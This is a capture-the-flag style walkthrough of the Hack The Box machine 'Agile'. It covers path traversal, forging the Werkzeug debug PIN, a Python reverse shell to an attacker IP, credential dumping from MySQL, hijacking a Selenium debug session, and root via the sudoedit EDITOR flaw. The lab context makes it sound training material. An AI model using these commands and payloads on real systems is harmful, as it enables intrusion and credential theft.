Description
Agile is a medium Hack The Box machine that features:
- Path Traversal in web application with Werkzeug debug activated leading to Remote Command Execution
- User Pivoting by leaked credentials in the password database
- User Pivoting by watching and interacting with Selenium session
- Privilege Escalation via a modification of the Python
virtualenvinitialization script with a SUDO vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.203.
$ ping -c 3 10.10.11.203
PING 10.10.11.203 (10.10.11.203) 56(84) bytes of data.
64 bytes from 10.10.11.203: icmp_seq=1 ttl=63 time=43.0 ms
64 bytes from 10.10.11.203: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.10.11.203: icmp_seq=3 ttl=63 time=43.1 ms

--- 10.10.11.203 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.039/43.213/43.459/0.178 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.203 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.203
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.203 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.203
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4:bc:ee:21:d7:1f:1a:a2:65:72:21:2d:5b:a6:f7:00 (ECDSA)
|_  256 65:c1:48:0d:88:cb:b9:75:a0:2c:a5:e6:37:7e:51:06 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the superpass.htb domain to the /etc/hosts file.
$ echo '10.10.11.203 superpass.htb' | sudo tee -a /etc/hosts
Enumerating the web page, we find a web password manager in which we can create an account and login.
 After creating an account we can add a new password. A random hexadecimal password is generated. We can save it by clicking the
 Save icon.
 We can export the passwords by clicking the
 Export button and then the superpass_export.csv file is downloaded from the /vault/export endpoint which gets redirected to the /download?fn=user_export_980dec9f79.csv.
Exploitation
In the previous endpoint, the user_export_980dec9f79.csv file is specified with the fn parameter. Let’s check for the Path Traversal, to retrieve the /etc/passwd file to retrieve the console users.
$ curl -s -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../etc/passwd' | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
It works. We find as console users: root, corum, runner, edwards, and dev_admin. If we do enter a invalid parameter we receive the debug traceback of the Werkzeug Python server.
 From this view is possible to gain remote command execution, but when we click in any of the lines of code to spawn an interactive console, the application requests us a PIN code.
 Having access to the filesystem, it is trivial to generate the PIN code, as explained in HackTricks. We need to collect a few variables from the system. Firstly we need the
 username of the user that initiated the Flask application. In this case we will query the /proc/self/environ file.
$ curl -o - -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../proc/self/environ'
LANG=C.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binHOME=/var/wwwLOGNAME=www-dataUSER=www-dataINVOCATION_ID=6429fa70b2bf448b8933419f8fa27b97JOURNAL_STREAM=8:32951SYSTEMD_EXEC_PID=1088CONFIG_PATH=/app/config_prod.json
We find that the application is being executed by the www-data user. The next piece we need is the modname. We will take the default value flask.app. Then as the default name of the application we will use wsgi_app. And as we saw in the screenshot, the app.py file of the Flask application is located in the /app/venv/lib/python3.10/site-packages/flask/app.py file.
Then we need the private bits of the machine. First we need the decimal MAC address of the machine. We will query the /proc/arp for listing the interface names and then we will use the /sys/class/net/<device id>/address path to obtain the MAC address. We finally print the decimal value with a Python script.
$ curl -o - -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../proc/net/arp'
IP address       HW type     Flags       HW address            Mask     Device
10.10.10.2       0x1         0x2         00:50:56:b9:10:14     *        eth0
$ curl -o - -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../sys/class/net/eth0/address'
00:50:56:94:53:c9
$ python
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(0x0050569453c9)
345049945033
We get the decimal value of 345049945033. For the last value we need to obtain the value of one file /etc/machine-id or /proc/sys/kernel/random/boot_id. And then append the contents of the /proc/self/cgroup file, after the last / character.
$ curl -o - -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../etc/machine-id'
ed5b159560f54721827644bc9b220d00
╭─r@k ~/htb/0extra/agile
╰─$ curl -o - -b 'session=.eJwlzjkOwkAMAMC_bE2xl9d2PhP5FLQJqRB_JxL9FPMpex5xPsv2Pq54lP3lZSvYBjFCdHSICU1dwNCUUaalkLrXdGxmBMZNKASojVW12ow-wHtKsE9k6HqbIJxVBTG19eh1zUGivNTQNSxrH-Y8JJdPsFXuyHXG8d9w-f4AGuYwnA.aPLWqw.hXY3iPCQVgfh4-XElvgqo1BPXRY' 'http://superpass.htb/download?fn=../proc/self/cgroup'
0::/system.slice/superpass.service
We get the ed5b159560f54721827644bc9b220d00superpass.service value. Now we use a script to generate the PIN code.
import hashlib
from itertools import chain
probably_public_bits = [
    'www-data',  # username
    'flask.app',  # modname
    'wsgi_app',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/app/venv/lib/python3.10/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '345049945033',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    'ed5b159560f54721827644bc9b220d00superpass.service'  # get_machine_id(), /etc/machine-id
]

# h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
We generate the PIN.
$ python generate_pin.py
303-637-279
We enter the 303-637-279 PIN code. No error is shown and now we can enter a command to spawn a reverse shell. We start a listening port in 1234 as nc -nvlp 1234. And we can use the reverse shell payload from RevShells.
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.16",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")
We receive the reverse shell as the www-data user. We upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.203] 36254
(venv) www-data@agile:/app/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
(venv) www-data@agile:/app/app$ ^Z
$ stty raw -echo; fg
$ reset xterm
(venv) www-data@agile:/app/app$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find the database connection string in the /app/config_prod.json file.
(venv) www-data@agile:/app/app$ cat /app/config_prod.json
{"SQL_URI": "mysql+pymysql://superpassuser:dSA6l7q*yIVs$39Ml6ywvgK@localhost/superpass"}
We connect to the database and we extract valuable information.
(venv) www-data@agile:/app/app$ mysql -u superpassuser -p'dSA6l7q*yIVs$39Ml6ywvgK' -h 127.0.0.1 superpass
...
mysql> show tables;
+---------------------+
| Tables_in_superpass |
+---------------------+
| passwords           |
| users               |
+---------------------+
...
mysql> select * from passwords;
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
| id | created_date        | last_updated_data   | url            | username | password             | user_id |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
|  3 | 2022-12-02 21:21:32 | 2022-12-02 21:21:32 | hackthebox.com | 0xdf     | 762b430d32eea2f12970 |       1 |
|  4 | 2022-12-02 21:22:55 | 2022-12-02 21:22:55 | mgoblog.com    | 0xdf     | 5b133f7a6a1c180646cb |       1 |
|  6 | 2022-12-02 21:24:44 | 2022-12-02 21:24:44 | mgoblog        | corum    | 47ed1e73c955de230a1d |       2 |
|  7 | 2022-12-02 21:25:15 | 2022-12-02 21:25:15 | ticketmaster   | corum    | 9799588839ed0f98c211 |       2 |
|  8 | 2022-12-02 21:25:27 | 2022-12-02 21:25:27 | agile          | corum    | 5db7caa1d13cc37c9fc2 |       2 |
+----+---------------------+---------------------+----------------+----------+----------------------+---------+
5 rows in set (0.00 sec)
We get the password for corum, we observed previously that the console user exists, 5db7caa1d13cc37c9fc2 for the agile URL. The password is reused for the Linux user and we can login using SSH.
$ ssh corum@superpass.htb
...
corum@agile:~$ id
uid=1000(corum) gid=1000(corum) groups=1000(corum)
We logged as the corum user. We find what it seems a testing version of the superpass application in the /app/app-testing directory.
corum@agile:~$ ls -l /app/app-testing/
total 24
-rw-r--r-- 1 runner runner  128 Jan 23  2023 README.md
drwxr-xr-x 2 runner runner 4096 Jan 25  2023 __pycache__
-rw-r--r-- 1 runner runner   95 Jan 23  2023 requirements.txt
drwxr-xr-x 9 runner runner 4096 Mar  7  2023 superpass
drwxr-xr-x 3 runner runner 4096 Feb  6  2023 tests
-rw-r--r-- 1 runner runner   73 Jan 23  2023 wsgi-dev.py
We find a script to automatically test the website in the tests/functional path.
corum@agile:~$ ls -l /app/app-testing/tests/
total 4
drwxr-xr-x 3 runner runner 4096 Feb  7  2023 functional
corum@agile:~$ ls -l /app/app-testing/tests/functional/
total 12
drwxrwxr-x 2 runner    runner 4096 __pycache__
-rw-r----- 1 dev_admin runner   34 creds.txt
-rw-r--r-- 1 runner    runner 2663 test_site_interactively.py
We cannot read the contents of the creds.txt file as it is only readable by users of the runner group or the dev_admin user. But we can read the test_site_interactively.py file.
corum@agile:~$ cat /app/app-testing/tests/functional/test_site_interactively.py
import os
import pytest
import time
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait


with open('/app/app-testing/tests/functional/creds.txt', 'r') as f:
    username, password = f.read().strip().split(':')


@pytest.fixture(scope="session")
def driver():
    options = Options()
    #options.add_argument("--no-sandbox")
    options.add_argument("--window-size=1420,1080")
    options.add_argument("--headless")
    options.add_argument("--remote-debugging-port=41829")
    options.add_argument('--disable-gpu')
    options.add_argument('--crash-dumps-dir=/tmp')
    driver = webdriver.Chrome(options=options)
    yield driver
    driver.close()
...
We find that it is using the Selenium Chrome driver to test manually the functionalities of the website. The testing Chrome browser open a debugging port in the 41829 port. We confirm it by listing the opened ports.
corum@agile:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                   Local Address:Port                      Peer Address:Port          Process
...
tcp            LISTEN          0               10                           127.0.0.1:41829                          0.0.0.0:*
...
As the browser is entering manually the credentials we can connect to the debug browser to inspect which credentials are being sent. For that we port-forward the port first.
$ ssh -N -L 41829:127.0.0.1:41829 corum@superpass.htb
Then in our Chrome browser we open the chrome://inspect/#devices URL to Configure... a new network target, in this case localhost:41829.
 The target is configured correctly:
 We can click the
 Inspect button to get a real-time snapshot of the debugging process. We can interact with the website and click the Vault tab to check the saved passwords. For the edwards user we find the d07867c6267dcb5df0af password. We can pivot to this account using the SSH protocol.
$ ssh edwards@superpass.htb
edwards@agile:~$ id
uid=1002(edwards) gid=1002(edwards) groups=1002(edwards)
We find that edwards can run two commands as dev_admin user.
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
The user can edit the /app/config_test.json and the /app/app-testing/tests/functional/creds.txt files. For the first file we get the following database connection string:
edwards@agile:~$ sudo -u dev_admin sudoedit /app/config_test.json
{
    "SQL_URI": "mysql+pymysql://superpasstester:VUO8A2c2#3FnLq3*a9DX1U@localhost/superpasstest"
}
edwards@agile:~$ sudo -u dev_admin sudoedit /app/app-testing/tests/functional/creds.txt
And for the second file we get the edwards:1d7ffjwrx#$d6qn!9nndqgde4 credentials. The used sudo version is the 1.9.9.
edwards@agile:~$ sudo --version
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
This version is vulnerable to CVE-2023-22809. In Sudo before 1.9.12p2, the sudoedit (aka -e) feature mishandles extra arguments passed in the user-provided environment variables (SUDO_EDITOR, VISUAL, and EDITOR), allowing a local attacker to append arbitrary entries to the list of files to process.
This means that the edwards user would be able of modifying any file that dev_admin can edit. Checking the $PATH variable we find that we are inside a virtual Python environment, /app/venv.
edwards@agile:~$ echo $PATH
/app/venv/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
We check that the other users are also having this condition. This means that the if the root user logs in it will run the /app/venv/bin/activate file, allowing command execution as the root user. Only dev_admin user can edit the file.
edwards@agile:~$ ls -l /app/venv/bin/activate
-rw-rw-r-- 1 root dev_admin 1976 /app/venv/bin/activate
activate is a Bash script we can edit with the previous vulnerability to include a sentence that will create a Bash SUID binary in the /tmp directory such as: cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash.
EDITOR='nano -- /app/venv/bin/activate' sudoedit -u dev_admin /app/config_test.json
After a few seconds the command will be executed and we will spawn a root shell.
edwards@agile:~$ ls /tmp/suid-bash
/tmp/suid-bash
edwards@agile:~$ /tmp/suid-bash -p
edwards@agile:~# id
uid=1002(edwards) gid=1002(edwards) euid=0(root) groups=1002(edwards)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
edwards@agile:~# cat /home/corum/user.txt
<REDACTED>
edwards@agile:~# cat /root/root.txt
<REDACTED>